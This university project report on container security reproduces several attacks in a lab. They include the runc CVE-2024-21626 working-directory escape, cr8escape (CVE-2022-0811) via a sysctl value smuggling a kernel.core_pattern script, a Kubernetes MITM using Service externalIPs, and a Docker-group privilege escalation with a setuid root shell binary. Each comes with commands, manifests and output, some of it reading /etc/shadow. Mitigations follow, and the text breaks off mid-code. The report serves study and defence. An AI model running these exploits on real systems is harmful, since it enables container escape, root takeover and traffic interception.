Concordia Institute for Information System Engineering (CIISE)

INSE 6130: Operating System Security

Project Report

Hands-On Container Security: Studying the Implementation of Recent Attacks and Related Security Applications

Under the Guidance of:

Prof. Suryadipta Majumdar

Name	Student ID	Task Performed
Adrijeet Deb	40194662	runc Vulnerability
Chris Regy Vallikunnathu	40232485	Docker Image Backdooring
Degamber Pushpeswaree	40296526	cr8escape
Harleen Kaur	40232489	Privilege Escalation
Jaspreet Kaur	40233337	Kubernetes MITM Service
MD Tanjim Ahmed	40263734	Privilege Escalation Mitigation
Mukul Prabhu	40257131	Host OS Security Applications
Nicholas Simo	40130493	RBAC Implementation

Introduction

The primary goal of this project is to set up a Docker environment on Amazon Web Services (AWS) and conduct a security evaluation. This involves the implementation of recent container attacks to exploit vulnerabilities in the platform and the subsequent installation of a security application to prevent and mitigate such attacks. Through this project, we aim to gain an in depth understanding of the potential risks, weak points, vulnerabilities, attack methodologies, entry points and techniques to strengthen container platforms. The report will first explain the various vulnerabilities performed on containers and then demonstrate the security applications and mitigations performed.

runc Vulnerability

CVE-2024-21626 is a critical vulnerability in runC, the universal container runtime used by popular platforms like Docker and Kubernetes. It allows a malicious container to escape isolation and gain access to the host filesystem with the privileges of the container runtime daemon (usually root). The vulnerability was introduced in runC version 1.0.0-rc93 and fixed in 1.1.12.
The vulnerability is caused by runC improperly handling certain /proc/self/fd/<num> paths, which are special kernel files that reference open file descriptors. If a container's working directory is set to /proc/self/fd/<num> where <num> corresponds to an open file descriptor to a sensitive directory on the host (like /sys/fs/cgroup), then relative file paths accessed inside the container will actually resolve to the host's filesystem instead of being confined to the container.

Reproducing the Exploit

We successfully reproduced the exploit in our lab environment consisting of:

- Ubuntu 22.04 LTS host
- Docker 24.0.6
- runC 1.1.9 (vulnerable)

We tested the exploit in two ways:

1. Exploiting via container image:

We specified the /proc/self/fd path directly as the container working directory in the docker run command:

```
$ docker run -w /proc/self/fd/8 --rm -it ubuntu
```

This starts a new container with its working directory pointing at the host's /sys/fs/cgroup directory (file descriptor 8).


```
❯ docker run -w /proc/self/fd/8 --name cve-2024-21626 --rm -it cve-2024-21626
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
root@9805066db490:.#
```

We then verify we can access arbitrary files on the host:


```
# ls -l /etc/shadow
```

```
-rw-r----- 1 root shadow 1050 Feb 14 18:43 /etc/shadow
```

List all the processes.



We see by trying to navigate the parent directories, we are able to escape the container.



2. Exploiting via docker exec:

We first started a normal container:

`$ docker run --name runc-vuln --rm -it ubuntu`

Then inside the container, created a symlink pointing to the /proc/self/fd path:

`# ln -s /proc/self/fd/8 /evil`

Exited the container, and used docker exec -w to break out:

`$ docker exec -w /evil runc-vuln ps auxww`

The exec command spawns a new process inside the container with its working directory set to the symlink destination on the host. We can then navigate to anywhere on the host filesystem:

`# cat /etc/shadow`

`root:*:19490:0:99999:7:::`

In both cases, we obtained an interactive shell inside the container that could access any path on the underlying host filesystem, demonstrating a complete escape of the isolation boundary.

Root Cause Analysis

The vulnerability stems from how runC (actually the underlying runc library) opens files and directories during container setup. When runC starts a container, it needs to open various cgroup configuration files to set resource limits.

runC uses the openat2() system call to open these files relative to a trusted base directory (/sys/fs/cgroup). However, after opening /sys/fs/cgroup, runC fails to close the returned file descriptor properly before executing the container process. This leaves the privileged file descriptor accessible to the container via the special /proc/self/fd/<num> paths.

A container can exploit this by setting its working directory to the /proc/self/fd/<num> path corresponding to the open /sys/fs/cgroup directory on the host. Then any relative filesystem access like opening files or listing directories will be resolved relative to the host's /sys/fs/cgroup instead of the container's filesystem.

Remediation

The vulnerability is fixed in the following versions:

- runC 1.1.12
- Docker 25.0.2
- Containerd 1.6.28, 1.7.13

Users should update to these patched releases as soon as possible. Additionally, the following general best practices help mitigate container threats:

- Avoid running containers with --privileged unless absolutely necessary
- Run containers with read-only filesystems (-v /:/rootfs:ro) and --cap-drop=ALL) when possible
- Regularly update and patch container infrastructure components
- Restrict access to control plane nodes in orchestration platforms like Kubernetes
- Monitor and alert on suspicious container behavior (like processes spawned using /proc/self/fd paths)

Conclusion

Exploiting CVE-2024-21626 provided an excellent real-world example of how subtle bugs in complex container runtimes can completely undermine isolation. It underscores the importance of continuous patching, defense-in-depth, and treating containers as untrusted environments even with isolation mechanisms enabled. As containers increasingly host critical production workloads, proactively identifying and remediating vulnerabilities in the container software supply chain is crucial.

cr8escape

The vulnerability , known as "cr8escape," enables attackers to escape from a Kubernetes container and take over the host, giving them root access. Given that many platforms use CRI-O by default, the potential impact is high and the CVE ranking (CVE-2022-0811) is 8.8 (High). K8s use the container runtime Cri-o to share the resources of the node.

Set up

<table>
<tr>
<td>1. Download Virtual Box using the following Link: https://download.virtualbox.org/virtualbox/7.0.6/virtualbox-7.0_7.0.6-155176~Ubuntu~focal_amd64.deb</td>
<td rowspan="3">4. Install Kubelet kubeadm kubectl Run the following commands:

a. Sudo apt-get update

b. sudo apt-get install -y apt-transport-https ca-certificates curl

c. sudo mkdir /etc/apt/keyrings


d. sudo curl -fsSLo /etc/apt/keyrings/kubernetes-archive-keyring.gpg

e. echo "deb [signed-by=/etc/apt/keyrings/kubernetes-archive-keyring.gpg] https://apt.kubernetes.io/ kubernetes-xenial main" | sudo tee /etc/apt/sources.list.d/kubernetes.list

f. sudo apt-get update

g. sudo apt-get install -y kubelet kubeadm kubectl</td>
</tr>
<tr>
<td>2. Run from install location:
sudo apt install ./virtualbox-7.0_7.0.6-155176~Ubuntu~focal_amd64.deb</td>
</tr>
<tr>
<td>3. Install Minikube v1.25.0:
a. Download from: https://github.com/kubernetes/minikube/releases/download/v1.25.0/minikube_1.25.0-0_amd64.deb
b. Run :
sudo apt install ./minikube_1.25.0-0_amd64.deb</td>
</tr>
</table>

Minikube Setup



Run the following command: (it will take some time)

minikube start --kubernetes-version=v1.23.3 --driver=virtualbox --container-runtime=crio

Implementation Steps


Creating The Pod Hosting the Malicious Executable:

Create a .yaml object called “malicious-script-host.yaml” and add the following configurations. Create the host post by using the following command: kubectl create -f ./malicious-script-host.yaml

Creating Malicious Script to Be Invoked on Core Dump:

Determing host root path:

1. Access the malicious-pod : kubectl exec -it malicious-script-host -- /bin/sh
2. Run the command : mount




Which is in this case:
`var/lib/containers/storage/overlay/545c85b7ea99be57af7f36b052eb7b22749ca8eb88ab6792c9cec44e6f5430c6/diff`


Creating script:

Create malicious script and change permissions using:

1. touch malicious.sh
2. chmod 755 malicious.sh



```
/ # touch malicious.sh
/ # chmod 755 malicious.sh
/ # ls -la /malicious.sh
-rwxr-xr-x    1 root     root
/ #
```



```
#!/bin/sh
date >> /var/lib/containers/storage/overlay/545c85b7ea99be57af7f36b052eb7b22749ca8eb88ab6792c9cec44e6f5430c6/diff/output
whoami >> /var/lib/containers/storage/overlay/545c85b7ea99be57af7f36b052eb7b22749ca8eb88ab6792c9cec44e6f5430c6/diff/output
hostname >>  /var/lib/containers/storage/overlay/545c85b7ea99be57af7f36b052eb7b22749ca8eb88ab6792c9cec44e6f5430c6/diff/output
```

3. Our Script will write the date, user, and host name to another empty file named output
4. Create output file using : `touch output`
5. Exit the pod by running : `exit`

Creating Pod to Point to Core Pattern to Malicious Script:

1. Create a .yaml object called "sysctl-set.yaml" and add the following configurations:

```
apiVersion: v1
kind: Pod
metadata:
  name: sysctl-set
spec:
  securityContext:
   sysctls:
   - name: kernel.shm_rmid_forced
     value: "1+kernel.core_pattern=|/var/lib/containers/storage/overlay/545c85b7ea99be57af7f36b052eb7b22749ca8eb88ab6792c9cec44e6f5430c6/diff/malicious.sh #"
  containers:
  - name: alpine
    image: alpine:latest
    command: ["tail", "-f", "/dev/null"]
```


2. Create the pod using: `kubectl`
3. Access the malicious-host pod using : `kubectl exec -it malicious-script-host -- /bin/sh`
4. Check the core_pattern value using : `cat /proc/sys/kernel/core_pattern`

Success !!! while the other pod did not start but it updated the pattern_core to point into our malicious script host container.

Triggering A Core Dump:

1) Access the malicious host pod using : `kubectl exec -it malicious-script-host -- /bin/sh`
2) Use the following commands to trigger the dump:

```
ulimit -c unlimited
ulimit –c
tail -f /dev/null & ps
kill -SIGSEGV 41
```



```
/ # ulimit -c unlimited
/ # ulimit -c
unlimited
/ # tail -f /dev/null &
/ # ps
PID   USER     TIME  COMMAND
    1 root      0:00 tail -f /dev/null
   35 root      0:00 /bin/sh
   41 root      0:00 tail -f /dev/null
   42 root      0:00 ps
/ # kill -SIGSEGV 41
/ #
[1]+  Segmentation fault (core dumped) tail -f /dev/null
/ #
```

Success!!! The script was executed from outside the container with root privileges. An actual attacker could run a reverse shell and take over the whole node.

CVE-2020-8554: Kubernetes MITM Service

CVE-2020-8554 vulnerability gives the possibility for a legitimate user to intercept outbound traffic of any Pod (container) in the cluster irrespective of the namespace.

Kubernetes clusters are designed in such a way that they should be able to operate in a multi-tenant environment and each of them should be isolated from each other; has its own space, which is the namespace. As a part of the tenant, the user or the group of users will be involved. They will be permitted to access resources only in their assigned namespaces, this including the network traffic within the namespace.

Nevertheless, this is a blessing, because any tenant with permission can create a resource on their own. namespace (a widely used and accepted permission) to intercept the outgoing flow of traffic of any pod along those outside their own sphere of influence. Through this method, some attributes of a Service resource (the type of internal load balancer within Kubernetes clusters) are modified.

There exist two methods of doing it:

- Set the external IP of the Service resource type of Cluster IP to the target IP address and the traffic that the attacker would like to intercept.
- Setting the value of the load Balancer ingress Ip property within an existing Service resource of type Load Balancer.

Setup

Here, we exposed the system to attack in order to determine the extent of the risk by deploying a single node Kubernetes cluster using microk8s:

Instantiate two namespaces: protected, which represents the victim's namespace, and unprotected, which will be the attacker's namespace

1. To begin with, install with microk8s on a clean Linux virtual machine running Ubuntu 20.04

```
sudo apt update
sudo apt upgrade -y
# since the vulnerability is unfixed we can install the latest version
sudo snap install microk8s --classic
sudo usermod -a -G microk8s $USER
sudo chown -f -R $USER ~/.kube
microk8s status --wait-ready

# to make shell commands shorter
alias k="microk8s kubectl"
```

```
ubuntu@k8s:~/manifests$ k get nodes
NAME   STATUS   ROLES    AGE   VERSION
k8s    Ready    <none>   24h   v1.26.1
```

Checking the status for the deployment of our single-node cluster using:

```
k get nodes
```

2. Then, deploying two namespaces: protected, which represents the victim's namespace, and unprotected, which will be the attacker's namespace

3. Deploy a pod to act as the victim on the protected namespace; check that the resources are deployed:

```yaml
apiVersion: v1
kind: Namespace
metadata:
  name: protected
  labels:
    name: protected
---
apiVersion: v1
kind: Namespace
metadata:
  name: unprotected
  labels:
    name: unprotected
```

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: mitm-deployment
  namespace: unprotected
spec:
  selector:
    matchLabels:
      k8s-app: mitm-deployment
  template:
    metadata:
      labels:
        k8s-app: mitm-deployment
    spec:
      containers:
        - name: mitm-service
          image: kaazing/tcpdump
          # run tcpdump to listen to DNS queries and output them
          command: ["tcpdump"]
          args: ["-vv", "-1", "port", "53"]
          ports:
```

```yaml
            - containerPort: 53
              name: dns
              protocol: UDP
            - containerPort: 53
              name: dns-tcp
              protocol: TCP
          # tcpdump needs to run as root
          securityContext:
            allowPrivilegeEscalation: true
            runAsUser: 0
            # explicitly allow to bind to port
            capabilities:
              add: [NET_BIND_SERVICE]
```

```
ubuntu@k8s:~/manifests$ k get all -n protected
NAME                            READY   STATUS    RESTARTS   AGE
pod/dnsutils-674658d59c-xm8f5   1/1     Running   0          13s

NAME                       READY   UP-TO-DATE   AVAILABLE   AGE
deployment.apps/dnsutils   1/1     1            1           13s

NAME                                  DESIRED   CURRENT   READY   AGE
replicaset.apps/dnsutils-674658d59c   1         1         1       13s
ubuntu@k8s:~/manifests$
```

Implementation Steps:

The attacker, assuming access only to the unprotected namespace, deploys a MITM Pod to intercept DNS traffic by running tcpdump.

Deploying a Service resource with the external IPs property set to the DNS server of the victim Pod (8.8.8.8); check that the resources are deployed:

```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: mitm-deployment
  namespace: unprotected
spec:
  selector:
    matchLabels:
      k8s-app: mitm-deployment
  template:
    metadata:
      labels:
        k8s-app: mitm-deployment
    spec:
      containers:
        - name: mitm-service
          image: kaazing/tcpdump
          # run tcpdump to listen to DNS queries and output them
          command: ["tcpdump"]
          args: ["-vv", "-l", "port", "53"]
          ports:
            - containerPort: 53
              name: dns
              protocol: UDP
            - containerPort: 53
              name: dns-tcp
              protocol: TCP
          # tcpdump needs to run as root
          securityContext:
            allowPrivilegeEscalation: true
            runAsUser: 0
            # explicitly allow to bind to port
            capabilities:
              add: [NET_BIND_SERVICE]
```

```yaml
apiVersion: v1
kind: Service
metadata:
  name: mitm-svc
  namespace: unprotected
spec:
  ports:
    - name: dns
      port: 53
      protocol: UDP
    - name: dns-tcp
      port: 53
      protocol: TCP
  selector:
    k8s-app: mitm-deployment
  type: ClusterIP
  # HERE we route DNS traffic to our MITM Pod
  externalIPs: [8.8.8.8]
```

```
ubuntu@k8s:~/manifests$ k get all -n unprotected
NAME                                 READY   STATUS    RESTARTS   AGE
pod/mitm-deployment-775f798785-2229t   1/1     Running   0          9m14s

NAME               TYPE        CLUSTER-IP       EXTERNAL-IP   PORT(S)           AGE
service/mitm-svc   ClusterIP   10.152.183.127   8.8.8.8       53/UDP,53/TCP     5s

NAME                              READY   UP-TO-DATE   AVAILABLE   AGE
deployment.apps/mitm-deployment   1/1     1            1           9m14s

NAME                                         DESIRED   CURRENT   READY   AGE
replicaset.apps/mitm-deployment-775f798785   1         1         1       9m14s
ubuntu@k8s:~/manifests$
```

Now we can perform a DNS query from the target, and we can see the query on the attacker pod:
In another terminal connected to the victim pod and we start submitting DNS queries using dig:

```
# get attacker pod name
$ k get po -n unprotected
NAME                               READY   STATUS    RESTARTS   AGE
mitm-deployment-775f798785-2229t   1/1     Running   0          11m


# start logging the stdout of the attacker
$ k logs -n unprotected -f mitm-deployment-775f798785-2229t
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size
262144 bytes
```

```
# get victim pod
$ k get po -n protected
NAME                        READY   STATUS    RESTARTS   AGE
dnsutils-674658d59c-xm8f5   1/1     Running   0          16m

# get a shell to the pod
k exec -n protected dnsutils-674658d59c-xm8f5 -it  -- bash
root@dnsutils-674658d59c-xm8f5:/# dig inse6130.ca
```

We can see DNS queries on the attacker terminal:

```
ubuntu@k8s:~$ k logs -n unprotected -f mitm-deployment-775f798785-2229t
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
18:35:05.894119 IP (tos 0x0, ttl 63, id 48185, offset 0, flags [none], proto UDP (17), length 68)
    10.0.1.1.8463 > mitm-deployment-775f798785-2229t.53: [bad udp cksum 0x6253 -> 0xc707!] 316+ [1au] A? inse6130.ca. ar: . OPT UDPsize=4096 (40)
18:35:06.415764 IP (tos 0x0, ttl 64, id 59574, offset 0, flags [DF], proto UDP (17), length 67)
    mitm-deployment-775f798785-2229t.39185 > lenovo-legion.local.53: [bad udp cksum 0x91fb -> 0x4ff3!] 452+ PTR? 1.1.0.10.in-addr.arpa. (39)
18:35:06.445664 IP (tos 0x0, ttl 63, id 42658, offset 0, flags [DF], proto UDP (17), length 67)
    lenovo-legion.local.53 > mitm-deployment-775f798785-2229t.39185: [bad udp cksum 0x91fb -> 0xcf6f!] 452 NXDomain q: PTR? 1.1.0.10.in-addr.arpa. 0/0
18:35:07.439038 IP (tos 0x0, ttl 64, id 59755, offset 0, flags [DF], proto UDP (17), length 72)
    mitm-deployment-775f798785-2229t.47977 > lenovo-legion.local.53: [bad udp cksum 0x9200 -> 0x847f!] 27903+ PTR? 1.122.168.192.in-addr.arpa. (44)
18:35:07.465418 IP (tos 0x0, ttl 63, id 42757, offset 0, flags [DF], proto UDP (17), length 132)
    lenovo-legion.local.53 > mitm-deployment-775f798785-2229t.47977: [bad udp cksum 0x923c -> 0x8475!] 27903* q: PTR? 1.122.168.192.in-addr.arpa. 2/0/
TR lenovo-legion., 1.122.168.192.in-addr.arpa. PTR lenovo-legion.local. (104)
18:35:10.894153 IP (tos 0x0, ttl 63, id 48215, offset 0, flags [none], proto UDP (17), length 68)
    10.0.1.1.8463 > mitm-deployment-775f798785-2229t.53: [bad udp cksum 0x6253 -> 0xc707!] 316+ [1au] A? inse6130.ca. ar: . OPT UDPsize=4096 (40)
18:35:15.894305 IP (tos 0x0, ttl 63, id 49337, offset 0, flags [none], proto UDP (17), length 68)
    10.0.1.1.8463 > mitm-deployment-775f798785-2229t.53: [bad udp cksum 0x6253 -> 0xc707!] 316+ [1au] A? inse6130.ca. ar: . OPT UDPsize=4096 (40)
```

We chose to concentrate on this vulnerability even though it had a medium CVSS score of 6.3 on our scale of severity because it remains unfixed until now. It is still a problem that exists in the community because of the intricate nature of its fix and the fact that it is well tied to how Kubernetes work, which allocates more in-depth knowledge on preventive maneuvers.

Privilege Escalation through Volume Mounts

The exploit takes advantage of Docker's volume mounting feature and its handling of user permissions. By adding users to the Docker group, they are granted unfettered access to the Docker daemon, effectively equating their permissions to that of the root user on the host system. The attack sequence involves creating a Docker container that mounts a volume from the host and executes a binary within this volume to modify the host system's settings or files, thereby achieving root access.

User Setup: The initial setup involves adding a user dockeradmin to the Docker group on the host system, which grants them the ability to interact with the Docker daemon.

```
[dockeradmin@6130_dockerserver attack_demo]$ id
uid=1001(dockeradmin) gid=1001(dockeradmin) groups=1001(dockeradmin),992(docker)
```

```
[dockeradmin@6130_dockerserver attack_demo]$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
```

As shown through above screenshot, the dockeradmin user does not have root privileges on the host machine and is therefore not able to read the contents of the /etc/sudoers file.

Creating Exploit Scripts:

- `copybinary.sh`: A shell script designed to copy a binary into a mounted host volume and apply executable permissions.

```
[dockeradmin@6130_dockerserver attack_demo]$ cat copybinary.sh
#!/bin/sh

cp setuserid /shared/setuserid
chmod 4777 /shared/setuserid
```

- `setuserid`: A compiled binary from C source code that utilizes the setuid(0) system call to escalate privileges to root when executed.

```
[dockeradmin@6130_dockerserver attack_demo]$ cat setuserid.c
int main()
{
        setuid(0);
        system("/bin/sh");
        return 0;

}
```

Dockerfile Creation: We write a Dockerfile that starts with an Alpine Linux base image. This lightweight image is chosen for its minimal footprint. The Dockerfile includes instructions to copy two files into the container image.

```
[dockeradmin@6130_dockerserver attack_demo]$ cat Dockerfile
FROM alpine:latest
COPY copybinary.sh copybinary.sh
COPY setuserid setuserid
[dockeradmin@6130_dockerserver attack_demo]$
```

Image Building: We build the Docker image from the Dockerfile with the following command.


```
[dockeradmin@6130_dockerserver attack_demo]$ docker build --rm -t vulnerable_image .
Sending build context to Docker daemon  13.31kB
Step 1/3 : FROM alpine:latest
latest: Pulling from library/alpine
4abcf2066143: Pull complete
Digest: sha256:c5b1261d6d3e43071626931fc004f70149baeba2c8ec672bd4f27761f8e1ad6b
Status: Downloaded newer image for alpine:latest
 ---> 05455a08881e
Step 2/3 : COPY copybinary.sh copybinary.sh
 ---> 65a7e797dbc0
Step 3/3 : COPY setuserid setuserid
 ---> 0a0390a06411
Successfully built 0a0390a06411
Successfully tagged vulnerable_image:latest
```

```
[dockeradmin@6130_dockerserver attack_demo]$ docker images
REPOSITORY         TAG       IMAGE ID       CREATED          SIZE
vulnerable_image   latest    0a0390a06411   6 seconds ago    7.39MB
alpine             latest    05455a08881e   47 hours ago     7.38MB
```

Executing the Exploit Container: This command runs a Docker container using a specified vulnerable image, mounts a host directory as a volume within the container, and executes a script (root.sh) designed to exploit vulnerabilities, aiming to elevate privileges or perform unauthorized actions.

```
[dockeradmin@6130_dockerserver attack_demo]$ docker run -v /tmp/dockervolume/:/shared/ vulnerable_image /bin/sh cop
ybinary.sh
[dockeradmin@6130_dockerserver attack_demo]$
```

Executing the Privilege Escalation Binary: Following the container's execution and the script's operation within it, the final step in the attack sequence is to execute the setuserid binary placed in the shared volume.



```
[dockeradmin@6130_dockerserver tmp]$ cd dockervolume/
[dockeradmin@6130_dockerserver dockervolume]$ ll
total 12
-rwsrwxrwx 1 root root 8232 Jan 28 23:34 setuserid
[dockeradmin@6130_dockerserver dockervolume]$
[dockeradmin@6130_dockerserver dockervolume]$
[dockeradmin@6130_dockerserver dockervolume]$ ./setuserid
sh-4.2#
```

Accessing Privileged Files: As shown in the following screenshot, we are now able to access privileged files that require root permissions as a result of the above steps.

```
[dockeradmin@6130_dockerserver dockervolume]$ ./setuserid
sh-4.2# cat /etc/shadow
root:*LOCK*:14600::::::
bin:*:18313:0:99999:7:::
daemon:*:18313:0:99999:7:::
adm:*:18313:0:99999:7:::
lp:*:18313:0:99999:7:::
sync:*:18313:0:99999:7:::
shutdown:*:18313:0:99999:7:::
halt:*:18313:0:99999:7:::
mail:*:18313:0:99999:7:::
operator:*:18313:0:99999:7:::
games:*:18313:0:99999:7:::
ftp:*:18313:0:99999:7:::
nobody:*:18313:0:99999:7:::
systemd-network:!!:19746::::::
dbus:!!:19746::::::
rpc:!!:19746:0:99999:7:::
libstoragemgmt:!!:19746::::::
sshd:!!:19746::::::
rngd:!!:19746::::::
rpcuser:!!:19746::::::
nfsnobody:!!:19746::::::
ec2-instance-connect:!!:19746::::::
postfix:!!:19746::::::
chrony:!!:19746::::::
tcpdump:!!:19746::::::
```

The demonstrated attack vividly illustrates a significant vulnerability within Docker, where adding a user to the Docker group inadvertently grants them root access to the host system. While Docker simplifies and accelerates application deployment, it is crucial for administrators and developers to be aware of and mitigate potential security risks. Implementing robust security measures such as user namespace remapping and limiting Docker group membership is essential to safeguarding Docker environments against unauthorized access and exploitation. As Docker continues to play a pivotal role in modern software deployment, prioritizing security in containerized environments is paramount.

Privilege Escalation Mitigation

Privilege Escalation Attack Scenario: There is a specific attack scenario of privilege escalation attack where the attacker initiates by collecting information about user and group IDs in a docker environment. The attacker then attempts to access important files like /etc/sudoers, which are usually restricted. And then, the attacker explores the filesystem, observes the source code and compiles a binary with higher privileges. Consequently, the attacker creates a vulnerable Docker image using specific build instructions. While running this image, the attacker mounts a host directory to interact with the container and execute the compiled binary which helps to gain elevated privileges and access sensitive files like /etc/shadow.

Mitigation:

To mitigate privilege escalation threats in Docker environments, it is important to follow the principle of least privilege. This means ensuring that containers are running with the fewest possible privileges, which can be achieved through features such as user namespace mapping. This limits the permissions of Docker containers by associating user namespaces, guaranteeing that even if an adversary obtains access, their capacity to elevate privileges is limited. Utilizing image scanning tools helps in the detection and reduction of vulnerabilities prior to deployment, while implementing suitable filesystem permissions limits unauthorized entry to crucial data. By establishing suitable permissions, access to crucial files is restricted solely to authorized users and processes. This helps prevent unauthorized modifications or access to sensitive information within Docker containers. Furthermore, by establishing container runtime security tools and keeping Docker and its dependencies updated on a regular basis, it is easier to monitor suspicious activity and help mitigate known vulnerabilities, both of which strengthen the security posture of Docker environments against privilege escalation attacks. This lessens the possibility of unauthorized changes or access to private data stored in Docker containers. There are three proposed ways to mitigate privilege escalation which will be implemented below:

Container Hardening: This is a way to remap users to non-root user privileges.

```
{ "userns-remap": "default }
```

Explanation:

The Docker daemon is set up to use the default user namespace remapping mode using this above line of code. By separating container processes from the root user namespace of the host system, this setting activates Docker's user namespace remapping capability, which contributes to improved container security.

```
FROM alpine:latest

# Create a non-root user and group
RUN addgroup -g 1000 myuser && \
    adduser -D -u 1000 -G myuser myuser

# Set working directory and change ownership
WORKDIR /app
RUN chown myuser:myuser /app

# Switch to the non-root user
USER myuser
```

Explanation: A Docker image based on the Alpine Linux distribution is set up through this Dockerfile. With the user ID (1000) and group ID (1000), it creates a non-root user and group called "myuser". The "myuser" user and group now have ownership of the working directory, which is set to "/app". Lastly, "myuser" is selected as the user context. Docker run --rm -it myapp can be used to launch the image as a container, with the "myuser" user executing in the container, once it has been built into an image using docker build -t myapp. By lessening the possible consequences of security breaches inside the container, this improves security.

Filesystem Permissions: Create or modify the Dockerfile to change permissions of sensitive files before copying them into the container.


```
FROM alpine:latest

# Change permissions of sensitive files
RUN chmod 600 /etc/sudoers /etc/shadow

# Copy files into the container
COPY copybinary.sh /app/copybinary.sh
COPY setuserid /app/setuserid

# Set non-root user as the default user
USER myuser
```

Explanation: This Dockerfile configures a Docker image based on Alpine Linux. It starts by changing the permissions of sensitive files like "/etc/sudoers" and "/etc/shadow" to only allow read and write access for the owner (root). Then, it copies two files, "copybinary.sh" and "setuserid," into the "/app" directory within the container. And then, it sets the default user context to "myuser." This ensures that any subsequent operations within the container are performed with reduced privileges. Finally, we can add application setup instructions. Overall, this setup enhances security by restricting access to sensitive files and running the container with minimal privileges

Runtime Security: Add a python script to monitor and log runtime activities on the docker

Explanation:

This Python script is a tool for monitoring Docker containers that continuously checks them for vulnerabilities and keeps an eye on runtime behavior. To interact with Docker resources, it makes use of the Docker SDK for Python. Every container that is currently running is inspected by the scan_vulnerabilities function, which logs any vulnerabilities that are discovered to a file. Container start, stop, and kill events are examples of runtime activity that is logged by the monitor_runtime_activity function, which is triggered by Docker events. Both routines log any faults they find and gracefully handle exceptions. Running continuously, the script checks for vulnerabilities, keeps track of runtime activities, and logs its findings every ten minutes.



```python
import docker
import time
import datetime

LOG_FILE = "docker_monitoring_logs.txt"

def scan_vulnerabilities():
    client = docker.from_env()

    try:
